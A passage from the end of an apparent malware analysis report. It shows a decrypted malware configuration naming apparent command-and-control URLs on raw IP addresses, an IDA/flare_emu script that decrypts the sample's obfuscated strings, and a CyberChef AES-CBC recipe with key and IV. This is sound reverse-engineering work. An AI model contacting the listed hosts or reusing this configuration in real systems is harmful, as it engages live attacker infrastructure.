{"url": "http://52.0.85.62/vendor/guzzlehttp/guzzle/src/Exception/detail.php", "authHeader": "GGSEDPHP", "clientId": "http://179.191.68.85:82/vendor/sebastian/diff/src/Exception/mY5bJK7e", "runnerUrl": "http://179.191.68.85:82/vendor/sebastian/diff/src/Exception/pQ1iM9hd"}
```

Appendix

IDA Script

```

# Install flare_emu first
# Only test with 93a7cba1edb633021ebc38c10a79f
# Modify 'decstr_addr' in in your case

import flare_emu
import base64
import string

def decode(cipher):
    tmp = cipher[::-1] + b"=" * ((4 - len(cipher) % 4) )
    out = bytearray()
    for i, v in enumerate(base64.urlsafe_b64decode(tmp)):
        cha = v ^ key[i % len(key)]
        if chr(cha) in string.ascii_letters:
            cha ^= 0x20
        out.append(cha)
    out += b"=" * ((4 - len(out) % 4) % 4)
    return base64.urlsafe_b64decode(out)

def iterateCallback(eh, address, argv, userData):
    ro=ida_segment.get_segm_by_name(".rodata")

    if ro.start_ea <= argv[0] <=ro.end_ea:

        buff=eh.getEmuString(argv[0])
        if len(buff)>0:

            plain=decode(buff)
            print(hex(argv[0]),buff,"<=====>",plain)
            ida_bytes.put_bytes(argv[0],b'\x00'*len(buff))
            ida_bytes.put_bytes(argv[0],plain)

decstr_addr=0x0000FCD0
key=bytes.fromhex('43 72 61 63 6B 61 6C 61 63 6B 69 6E 27')
eh=flare_emu.EmuHelper()
eh.iterate(decstr_addr,iterateCallback)

```

CyberChef

[https://gchq.github.io/CyberChef/#recipe=AES_Decrypt\(%7B'option':'Hex','string':'2D%208C%207F%20EE%2042%20D3%20DB%204A%208E%2055%20FB%20FF%2065%2035%201E%201B'%7D,%7B'option':'Hex','string':'B8%20AD%20DB%20A8%20FC%20BD%200F%2085%20EE%201C%20A5%2003%203D%200D%20F3%2042'%7D,'CBC','Raw','Raw',%7B'option':'Hex','string':'%7D,%7B'option':'Hex','string':'%7D'\)](https://gchq.github.io/CyberChef/#recipe=AES_Decrypt(%7B'option':'Hex','string':'2D%208C%207F%20EE%2042%20D3%20DB%204A%208E%2055%20FB%20FF%2065%2035%201E%201B'%7D,%7B'option':'Hex','string':'B8%20AD%20DB%20A8%20FC%20BD%200F%2085%20EE%201C%20A5%2003%203D%200D%20F3%2042'%7D,'CBC','Raw','Raw',%7B'option':'Hex','string':'%7D,%7B'option':'Hex','string':'%7D'))